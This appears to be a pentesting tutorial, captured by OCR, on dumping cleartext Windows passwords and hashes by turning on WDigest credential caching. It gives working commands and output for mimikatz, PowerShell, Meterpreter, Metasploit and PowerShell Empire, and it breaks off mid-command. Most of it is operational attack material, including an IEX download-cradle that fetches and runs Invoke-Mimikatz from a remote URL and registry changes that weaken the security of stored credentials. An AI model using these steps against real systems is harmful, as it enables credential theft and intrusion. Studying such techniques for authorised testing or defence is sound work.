
```
privilege::debug
sekrusla::wdigest
```



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 318970 (00000000:0004ddfa)
Session           : Interactive from 1
User Name         : raj
Domain            : DESKTOP-PIGEFK0
Logon Server      : DESKTOP-PIGEFK0
Logon Time        : 3/31/2020 10:30:19 AM
SID               : S-1-5-21-301266811-631860562-3880156799-1001
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-PIGEFK0
         * Password : (null)

Authentication Id : 0 ; 318926 (00000000:0004ddce)
Session           : Interactive from 1
User Name         : raj
Domain            : DESKTOP-PIGEFK0
Logon Server      : DESKTOP-PIGEFK0
Logon Time        : 3/31/2020 10:30:19 AM
SID               : S-1-5-21-301266811-631860562-3880156799-1001
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-PIGEFK0
         * Password : (null)
```


As you can then see that the result of the above commands didn’t bear a fruit because the WDigest protocol wasn’t active. To activate the said protocol, use the following command:

```
reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\W
Digest /v UseLogonCredential /t REG_DWORD /d 1
```



```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDig
est /v UseLogonCredential /t REG_DWORD /d 1
The operation completed successfully.

C:\Windows\system32>
```

The above command will create a file called **UseLogonCredetnial** in the WDigest folder in the registry and simultaneously sets its binary value to 1 as you can in the image below:




Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest

Name	Type	Data
(Default)	REG_SZ	(value not set)
Debuglevel	REG_DWORD	0x00000000 (0)
DigestEncryptionAlgorithms	REG_SZ	3des,rc4
Negotiate	REG_DWORD	0x00000000 (0)
UseLogonCredential	REG_DWORD	0x00000001 (1)
UTF8HTTP	REG_DWORD	0x00000001 (1)
UTF8SASL	REG_DWORD	0x00000001 (1)

The above step has just enabled WDigest in the system. Which will allow the password to be saved in memory that too in clear texts. And now these passwords can be retrieved sneakily as you will see further in this article.

For now, we need to update the policy that we just entered in the registry using the following command:


```
gpupdate
```



```
C:\Windows\system32>gpupdate /force
Updating policy...
```

Now, if you launch mimikatz and run the following commands then you will have the credentials.

```
privilege::debug

sekurlsa::wdigest
```



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 299754 (00000000:000492ea)
Session           : Interactive from 1
User Name         : raj
Domain            : DESKTOP-PIGEFK0
Logon Server      : DESKTOP-PIGEFK0
Logon Time        : 3/28/2020 11:05:03 AM
SID               : S-1-5-21-301266811-631860562-3880156799-1001
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-PIGEFK0
         * Password : 123
```


PowerShell

In this method, we will be invoking PowerShell scripts in the system. This script will further help us get our hands on the credentials.

Download WdigestDowngrade.ps1

Simply launch the PowerShell Command Prompt and run the following commands:


```
Import-Module .\WdigestDowngrade.ps1

Invoke-WdigestDowngrade

reg query
```



```
PS C:\Users\raj\Desktop> Import-Module .\WDigestDowngrade.ps1

PS C:\Users\raj\Desktop> Invoke-WdigestDowngrade

PS C:\Users\raj\Desktop> reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
    UseLogonCredential    REG_SZ    1
```

Once the above commands are executed successfully, run the following command to dump the credentials.

```
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
```




```
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubuser
content.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration
/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 304258 (00000000:0004a482)
Session           : Interactive from 1
User Name         : raj
Domain            : DESKTOP-PIGEFK0
Logon Server      : DESKTOP-PIGEFK0
Logon Time        : 4/5/2020 3:06:34 AM
SID               : S-1-5-21-301266811-631860562-3880156799-1001
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : DESKTOP-PIGEFK0
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-PIGEFK0
         * Password : 123
```

And as you can see, we got the credentials.

PowerShell via Meterpreter

In this method, we will be invoking the PowerShell script in our meterpreter session. This script will further help us get our hands on the credentials. When you have a meterpreter session, run the following commands to create the UseLogonCredential file and make changes in the registry key.

```
reg enumkey -k HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest

load powershell

powershell_import /root/Desktop/Invoke-WdigestDowngrade.ps1

powershell_execute Invoke-WdigestDowngrade
```




```
meterpreter > reg enumkey -k HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest
Enumerating: HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest

  Values (5):

        Debuglevel
        Negotiate
        UTF8HTTP
        UTF8SASL
        DigestEncryptionAlgorithms

meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/Desktop/Invoke-WdigestDowngrade.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-WdigestDowngrade
[+] Command execution completed:

meterpreter > reg enumkey -k HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest
Enumerating: HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest

  Values (6):

        Debuglevel
        Negotiate
        UTF8HTTP
        UTF8SASL
        DigestEncryptionAlgorithms
        UseLogonCredential

meterpreter > 
```

After the above commands create the UseLogonCredential file as required and then you can launch mimikatz to dump the credentials using the following commands:

Download Invoke Mimikatz.ps1

```
load powershell
powershell_import /root/Invoke-Mimikatz.ps1
powershell_execute Invoke-Mimikatz -CredsDump
```




```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/Invoke-Mimikatz.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Invoke-Mimikatz -CredsDump
[+] Command execution completed:

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 304258 (00000000:0004a482)
Session           : Interactive from 1
User Name         : raj
Domain            : DESKTOP-PIGEFK0
Logon Server      : DESKTOP-PIGEFK0
Logon Time        : 4/5/2020 3:06:34 AM
SID               : S-1-5-21-301266811-631860562-3880156799-1001
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : DESKTOP-PIGEFK0
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-PIGEFK0
         * Password : 123
```

Metasploit Framework

Our next method is an excellent method to dump the credentials remotely which often a requirement in grey box pentesting. Once you have your meterpreter session via Metasploit, remember to background the session and then you can execute the wdigest_caching exploit to make the changes in the WDigest folder which we just did manually in our previous method by using the following commands:


```
use post/windows/manage/wdigest_caching
set session 1
execute
```



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
Background session 1? [y/N]
msf5 exploit(multi/handler) > use post/windows/manage/wdigest_caching
msf5 post(windows/manage/wdigest_caching) > set session 1
session => 1
msf5 post(windows/manage/wdigest_caching) > exploit

[*] Running module against DESKTOP-PIGEFK0
[*] Checking if the HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential
[*] Creating UseLogonCredential DWORD value as 1...
[+] WDigest Security Provider enabled
[*] Post module execution completed
msf5 post(windows/manage/wdigest_caching) >
```

Then further use the load kiwi module to dump the credentials. For doing so, type:

```
load kiwi
creds_wdigest
```




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
DESKTOP-PIGEFK0$  WORKGROUP        (null)
raj               DESKTOP-PIGEFK0  123
```

And yes! We got our credentials.

PowerShell Empire

When you have a session through Empire, use the post exploit **wdigest_downgrade** to create the **UseLogonCredential** file in wdigest folder and its registry key value i.e., 1 with the help of the following commands:


```
usemodule management/wdigest_downgrade*
execute
```



```
(Empire: EHW7YNL1) > usemodule management/wdigest_downgrade*
(Empire: powershell/management/wdigest_downgrade) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked EHW7YNL1 to run TASK_CMD_WAIT
[*] Agent EHW7YNL1 tasked with task ID 1
[*] Tasked agent EHW7YNL1 to run module powershell/management/wdigest_downgrade
(Empire: powershell/management/wdigest_downgrade) > [*] Agent EHW7YNL1 returned results.
Wdigest set to use logoncredential.
Workstation locked
[*] Valid results returned by
```

Once the above post exploit is executed successfully, you can use another build in post exploit to dump the credentials with the following set of commands:

```
usemodule credentials/mimikatz/command*
set Command sekurlsa::wdigest
execute
```



```
(Empire: 8GNYCWKZ) > usemodule credentials/mimikatz/command*
